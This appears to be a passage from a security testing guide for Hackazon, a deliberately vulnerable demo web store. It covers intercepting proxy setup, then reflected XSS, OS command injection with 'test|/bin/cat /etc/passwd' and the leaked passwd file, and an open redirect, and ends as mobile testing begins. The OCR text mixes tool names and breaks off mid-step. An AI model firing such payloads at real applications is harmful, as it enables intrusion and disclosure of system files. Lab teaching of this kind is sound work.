
The sites tab will display the tree map of the application.



1. Enable **Set Break** to intercept HTTP request and response traffic when modification is required after it leaves the browser.




2. To bind ports, navigate to Options -> Local Proxy and enter your port number.



Furthermore, your browser must be configured to use the web proxy.

3. In Mozilla Firefox, navigate to **Options -> Advanced -> Network -> Settings**.
4. Open **http://localhost** in the browser to test the proxy.



All traffic from the web browser will route through OWASP ZAP. Request and response traffic can be intercepted and modified using the Burp Proxy tool. Thus, when using a proxy tool and a browser, you can perform manual testing on Hackazon.

The screenshot shows the Burp Suite Free Edition interface on the left and a web browser window on the right. In the Burp Suite interface, the 'Proxy' tab is selected, showing a list of network requests. Request number 10, a GET request to '/font-awesome/fonts/fontawesome-webfont.woff?v=4.1.0', is highlighted. The browser window displays the Hackazon application's product page for 'Molton Brown Indian Cress Purifying Shampoo, 10 fl. oz.'.

#	Host	Method	URL	Params	Edited	Status	Len
1	http://localhost	GET	/			200	742
10	http://localhost	GET	/font-awesome/fonts/fontawesome-w... /font-awesome/fonts/fontawesome-w...			304	188
12	http://localhost	POST	/emf			200	491
13	http://localhost	GET	/favicon.ico			404	222
14	http://localhost	GET	/favicon.ico			404	222
15	http://localhost	GET	/product/view?id=64			200	404

**Request:**

```
GET /font-awesome/fonts/fontawesome-webfont.woff?v=4.1.0 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:42.0) Gecko/20100101 Firefox/42.0
Accept: application/font-woff;q=1.0, application/font-woff;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: identity
Referer: http://192.168.1.108/font-awesome/css/fontawesome.min.css
Cookie: visit_id_product=1C7712C1E4CC; PHPSESSID=11111fhbc76a5d8hc2eethv7
Connection: keep-alive
If-Modified-Since: Tue, 14 Jul 2015 09:40:52 GMT
If-None-Match: "14730-5iad2a24d910"
```

**Response:**

Molton Brown Indian Cress Purifying Shampoo, 10 fl. oz.

Home / Beauty, Health & Grocery / Luxury Beauty / Molton Brown Indian Cress Purifying Shampoo, 10 fl. oz.

☆☆☆☆☆ 0 stars 0 reviews \$30 Description

## How to find vulnerabilities from the Hackazon application

### Cross-site scripting


The following example demonstrates the search functionality of the application.

**URL:** <http://192.168.1.108/search?id=&searchString=NBA>


**Parameter name:** searchString

**Attack value:** <script>alert(1)</script>


1. Search for the keyword NBA. The result will be based on that input.



2. Enter <script>alert(1)</script> as the malicious script in the search field and click the **Search!** button.



The JavaScript injected into the code was executed.



## OSCommand injection

The following example demonstrates how the read document functionality of the Hackazon application is vulnerable to system commands.

**URL:** <http://192.168.1.108/account/documents?page=delivery.html>

**Parameter name:** page

**Attack value:** test|bin/cat /etc/passwd

Most consumer goods are delivered from a point of production (factory or farm) through one or more points of storage (warehouses) to a point of sale (retail store), where the consumer buys the good and is responsible for its transportation to point of consumption. There are many variations on this model for specific types of goods and modes of sale.

Products sold via catalogue or the Internet may be delivered directly from the manufacturer or warehouse to the consumer's home, or to an automated delivery booth.

Small manufacturers may deliver their products directly to retail stores without warehousing. Some manufacturers maintain factory outlets which serve as both warehouse and retail store, selling products directly to consumers at wholesale prices (although many retail stores falsely advertise as factory outlets).

Building, construction, landscaping and like materials are generally delivered to the consumer by a contractor as part of another service. Some highly perishable or hazardous goods, such as radioisotopes used in medical imaging, are delivered directly from manufacturer to consumer.

Home delivery is often available for fast food and other convenience products, e.g. pizza delivery. Sometimes home delivery of supermarket goods is possible. A milk float is a small battery electric vehicle (BEV), specifically

1. Inject **test|/bin/cat /etc/passwd** as a system command.

The screenshot shows a web browser window titled "Hackazon — Delivery". The address bar contains the URL "58.1.108/account/documents" followed by the query parameter "page=test/bin/cat /etc/passwd". A red box highlights this part of the address bar. The page itself is titled "Delivery" and shows a breadcrumb navigation: "Home / Documents / Delivery". The main content area contains several paragraphs of text about delivery models. At the bottom of the page, there is a small note in smaller text: "Home delivery is often available for fast food and other convenience products, e.g. pizza delivery. Sometimes home delivery of supermarket goods is possible. A milk float is a small battery electric vehicle (BEV), specifically...".

The application executed a system command and revealed a system file.

The screenshot shows a web browser window with the title "Hackazon — Test|/bin/cat /etc...". The address bar contains the URL "192.168.1.108/account/documents?page=test|/bin/cat /etc/passwd". The page itself has a large red header "HACKAZON". Below the header are navigation links: "FAQ", "Contact Us", "Wish List", "Your account", and "Logout". A search bar at the top right includes a dropdown menu set to "All" and a search button labeled "Search!". The main content area displays the output of the command "cat /etc/passwd", which is highlighted with a red border. The output is as follows:

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin:/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin:/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin:/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin:/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin:/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin:/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin:/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin:/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin:/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin:/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin:/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin:/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin:/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin:/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
usbmuxd:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/bin/false
rtkit:x:107:114:RealtimeKit,,,:/proc:/bin/false
saned:x:108:115::/home/saned:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
avahi:x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false

```

## Unvalidated redirect


The following example demonstrates how the Hackazon application has functionality to redirect to an internal application page after a login. This vulnerability is used in phishing attacks to get users to visit malicious sites without realizing it.

**URL:** [http://192.168.1.108/user/login?return\\_url=%2Faccount%2Fhelp\\_articles](http://192.168.1.108/user/login?return_url=%2Faccount%2Fhelp_articles)


**Parameter name:** return\_url

**Attack value:** <http://www.google.com>


The return\_url parameter value is **/account/help\_articles**.



1. Replace the return\_url parameter value with <http://www.google.com> and log into the application.



The application allows the user to redirect without any validation.



# How to test the Hackazon mobile application using AppSpider

Nowadays, mobile applications are growing at such a rapid pace that developers and security teams are unable to secure them. There is a lot of discussion about the security of mobile devices and clients but the most vulnerable aspects of the mobile application back-end services are simply being ignored by the developers and security teams.

Back-end services are generally RESTful APIs using JSON, XML or AMF technology. These services are similar to web applications at a high-level and are vulnerable to common web application vulnerabilities like SQL injection, XSS, etc.

Finding those vulnerabilities requires new techniques. As these back-end services are web services or RESTful APIs, it is not possible to crawl the mobile application as if it were a web application. For security testing, it is essential to crawl and capture the traffic manually, save it as a consumable format and provide it to AppSpider.

## Install Android emulator

In order to test a Mobile application without using a physical device, you need to setup an Android emulator in the software model. Android SDK is a virtual mobile device that runs on your computer and can be downloaded from the following link:

**Android SDK:** <http://developer.android.com/sdk/installing/index.html?pkg=tools>


## Install Hackazon application in the Android emulator

The Hackazon application binary is available at **\hackazon\web\app** in the downloaded package from Github. To install the application on the emulator, open a command prompt of the windows system and apply following command:

```
